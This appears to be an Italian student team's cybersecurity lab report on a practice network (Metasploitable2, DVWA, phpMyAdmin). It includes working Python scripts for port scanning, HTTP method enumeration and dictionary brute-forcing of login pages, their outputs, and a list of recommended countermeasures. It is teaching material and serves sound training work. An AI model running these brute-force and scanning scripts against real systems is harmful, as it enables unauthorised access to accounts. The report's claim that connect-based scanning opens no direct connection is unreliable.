Team 1:
- **Alessandro Alaimo (Team Leader)**
- **Alessandro Alari**
- **Alessio Bartolocci**
- **Domenico Faccilongo**
- **Fabio Herrera**
- **Floriana Feminò**
- **Francesco Persichetti**


18/11/2022

Report Build Week 1

I risultati attesi del progetto sono i seguenti;

- Design di rete per la messa in sicurezza delle componenti critiche oggetto di analisi;
- Programma in Python per l'enumerazione dei metodi HTTP abilitati su un determinato target;
- Programma in Python per la valutazione dei servizi attivi (Port Scanning);
- Report degli attacchi di Brute Force sulla pagina phpMyAdmin con evidenza della coppia *Username-Password* utilizzata per ottenere accesso all'area riservata;
- Report degli attacchi Brute Force sulla DVWA per ogni livello di Sicurezza, partendo da LOW (aumentare di livello quando riuscite a trovare la combinazione corretta per il livello precedente)
- Report totale che include i risultati trovati e le contromisure da adottare per ridurre eventuali rischi (ad esempio, cosa consiglierete ad un impiegato che utilizza admin e password come credenziali?)

Design di rete



Il design di rete sopra riportato è strutturato in questo modo:

- Rete Interna: Composta dal network dei dipendenti, nel quale abbiamo fatto un lavoro di subnetting con netmask /25, i quali si possono connettere sia all'Application Server, tramite un router avendo il loro traffico controllato da un firewall sia software che hardware, sia al Web Server passando per 2 router avendo un traffico nettamente più controllato tramite un Reverse Proxy ed un firewall in cui viene controllato il flusso di pacchetti da un IDS;
- DMZ: Nella quale abbiamo inserito il Web Server, in quanto deve offrire servizio al pubblico e quindi diventa un settore critico, difatti è separata in un altro network rispetto alla rete interna ed alla sala server. Anche qui fatto un lavoro di subnetting con netmask /29;
- Honeypot: Inserimento di un dispositivo esca, il quale è volutamente reso vulnerabile allo scopo di indurre un attacco da parte di un ipotetico cyber-criminale per raccogliere le sue informazioni;
- Rete Esterna: Composto dagli utenti che accedono ai servizi dell'azienda tramite il Web Server. Tali servizi sono pubblici ma controllati tramite Reverse Proxy, WAF (Web Application Firewall) ed un IDS in parallelo.

Port Scanning

```python
import socket

target = input ('\nEnter the IP address ti scan: ')
portrange = input('\nEnter the port range to scan (es 5-200): ')

lowport = int (portrange.split('-')[0])
highport = int (portrange.split('-')[1])

print ('\nScanning host ', target, ' from port ', lowport, ' to port', highport)

for port in range(lowport,highport):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        status = s.connect_ex((target,port))
        if (status == 0):
                print ('\n*** Port ', port, '- OPEN ***')
```

Questo script in Python ti consente di effettuare un scanning delle porte aperte e chiuse dato in input l'IP del server da scansionare ed il range di porte.

```
└─$ python esercizio_portscanner.py

Enter the IP address ti scan: 192.168.50.101

Enter the port range to scan (es 5-200): 0-1024

Scanning host  192.168.50.101  from port  0  to port 1024

*** Port  21 - OPEN ***

*** Port  22 - OPEN ***

*** Port  23 - OPEN ***

*** Port  25 - OPEN ***

*** Port  53 - OPEN ***

*** Port  80 - OPEN ***

*** Port  111 - OPEN ***

*** Port  139 - OPEN ***

*** Port  445 - OPEN ***

*** Port  512 - OPEN ***

*** Port  513 - OPEN ***

*** Port  514 - OPEN ***
```

Tale metodo non è invasivo in quanto non stabilisce una connessione diretta né crea eccessivo traffico.

Enumerazione Verbi HTTP

```python
import http.client

host = input ("\nInserire l'Host/IP del server da attaccare: ")
path = input ("\n\nInserire il percorso della pagina da analizzare: ")
port = input ("\n\nInserire la porta del sistema target (default:80): ")

if (port == ""):
    port= 80

try:
        connection = http.client.HTTPConnection(host, port)
        connection.request('OPTION','/' + path +".html")
        response = connection.getresponse()
        methods = response.getheader("allow").split(",")
        print ("\n\nI metodi abilitati sono:\n\n")
        for i in range (len(methods)):
                print ("[+] {}".format(methods[i]))
        connection.close()
except ConnectionRefusedError:
        print("\n\nConnessione fallita")
```

Il codice soprastante permette di elencare i verbi HTTP di una pagina dato in input l'IP del server, il percorso della pagina da analizzare e la porta da utilizzare.

```
└─$ python esercizio_verbi_http.py
Inserire l'Host/IP del server da attaccare: 192.168.50.101


Inserire il percorso della pagina da analizzare: phpMyAdmin


Inserire la porta del sistema target (default:80):


I metodi abilitati sono:


[+] GET
[+] HEAD
[+] POST
[+] OPTIONS
[+] TRACE
```

Brute Force phpMyAdmin

```python
import requests

url = input ("Insert the URL: ")
username_file = open('/usr/share/nmap/nselib/data/usernames.lst')
password_file = open('/usr/share/nmap/nselib/data/passwords.lst')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

for user in user_list:
        user = user.rstrip()
        for pwd in pwd_list:
                pwd = pwd.rstrip()

                print (user, "-", pwd)
                data = {'pma_username': user, 'pma_password': pwd, 'Go': "Go"}
                send_data_url = requests.post(url, data = data)
                if not 'Access denied' in str(send_data_url.content):
                        print ("Username e Password",user,pwd)
                        exit()
```

Dopo esserci locati nella pagina di phpMyAdmin, tramite questo script dando in input l'URL della pagina, si va ad aprire e leggere le liste degli username e password più comuni fornite da nmap e tramite due cicli for andiamo a passare per ogni username tutte le password. Se in output non riceviamo la stringa "Access denied", allora abbiamo trovato la coppia di username e password che in questo caso è "guest" senza una password.

```
admin -
admin - #!comment: This collection of data is (C) 1996-2022 by Nmap Software LLC.
admin - #!comment: It is distributed under the Nmap Public Source license as
admin - #!comment: provided in the LICENSE file of the source distribution or at
admin - #!comment: https://nmap.org/npsl/.  Note that this license
admin - #!comment: requires you to license your own work under a compatable open source
admin - #!comment: license.  If you wish to embed Nmap technology into proprietary
admin - #!comment: software, we sell alternative licenses at https://nmap.org/oem/.
guest -
Username e Password guest
```

Brute Force DVWA

```python
import requests
from bs4 import BeautifulSoup

ip = input("Inserisci l'ip del server: ")
header = {
        "Cookie": "security=low; PHPSESSID=722ecc54c7c23df6bab222424a3b0ecd"
}
with open("/usr/share/nmap/nselib/data/usernames.lst", 'r') as names:
        for username in names:
                with open("/usr/share/nmap/nselib/data/passwords.lst",'r') as passwords:
                        for password in passwords:
                                url = "http://%s/dvwa/vulnerabilities/brute/" %ip
                                r = requests.get(url, headers=header)
                                soup = BeautifulSoup(r.text,"html.parser")


                                user = username.strip()
                                pwd = password.strip()
                                get_data = {"username": user,"password": pwd,"Login" : "Login"}
                                print ("\n",user," - ", pwd)
                                r = requests.get(url,params=get_data,headers=header)
                                if not 'Username and/or password incorrect.' in r.text:
                                        print("\nAccesso riuscito con Username ",user, " e Password ",password)
                                        exit()
                                else:
                                        print("Accesso Negato")
```

Con lo script soprastante eseguiamo un Brute Force alla pagina http://ip_del_server/dvwa/vulnerabilities/brute inserendo in input l'IP del server. Vi sono 3 varianti di questo script poiché quando andremo ad impostare un livello di sicurezza, dovremo cambiare il livello nel cookie dello script oltre a inserire il PHPSESSID ricavato dall'intercezione della richiesta HTTP da BurpSuite. Nota bene: ogni volta che si effettua il Logout dalla pagina, il PHPSESSID cambierà. La differenza tra i vari livelli di sicurezza sussiste nell'aumento di latenza tra un tentativo errato e l'altro ai livelli superiori a LOW. Come si potrà notare di seguito, l'accesso risulta riuscito con Username: admin e Password: password.

```
└─$ python esercizio_BruteForceDVWALOW.py
Inserisci l'ip del server: 192.168.50.101

 admin  -
Accesso Negato

 admin  -  123456
Accesso Negato

 admin  -  12345
Accesso Negato

 admin  -  123456789
Accesso Negato

 admin  -  password

Accesso riuscito con Username  admin  e Password  password
```

Considerazioni e contromisure da adottare

Dai risultati ottenuti dall'esecuzione dei Brute Force, si è ottenuto una grande vulnerabilità sulle credenziali d'accesso al server. I consigli da adottare sono quelli di:

- Cambiare lo Username e la password, utilizzando quanti più caratteri diversi possibili. Un esempio può essere Username: *4Dm1n!+ e Password: qYC78*oNbZf6 (Password generata casualmente prendendo più caratteri da diversi risultati) e di cambiare con una periodicità di almeno 3 mesi.
- Dopodiché dobbiamo anche pensare ad una sicurezza fisica per l'accesso alla sala server: Io consiglierei di adottare un accesso con credenziali biometriche e con una guardia di sorveglianza.
- Altra contromisura è quella di chiudere le porte inutilizzate e pericolose (Esempio: porta 23 telnet) e di usare al posto del protocollo HTTP la controparte più sicure ovvero HTTPS, cambiando anche in una porta in una non conosciuta e non occupata.
- Un'ulteriore contromisura è quella di sistemare il file di configurazione del server (Metasploitable2) poiché risultava configurato in maniera errata, mentre la sua controparte in localhost risultava configurata in maniera ottimale.
- In aggiunta, impostare un blocco agli utenti dopo 4 tentativi errati, rimozione degli account scaduti, di raccogliere ed analizzare i log per i vari servizi tramite un SIEM (Security Information Event Management), il quale raggruppa i log, o ancora meglio un SOAR (Security Orchestration Automation and Response), il quale, oltre a raggruppare i log, effettua anche le attività di contenimento, eliminazione della minaccia e report finale sull'incident.
- Per avere sempre il massimo della sicurezza, tenere aggiornati tutti i dispositivi ed avere le ultime versioni dei software
- Infine, si consiglia caldamente, di effettuare dei backup ogni 48h in un server a parte in modo tale da ridurre al minimo le perdite in caso di attacco ransomware.

In questo modo, la sicurezza è maggiore.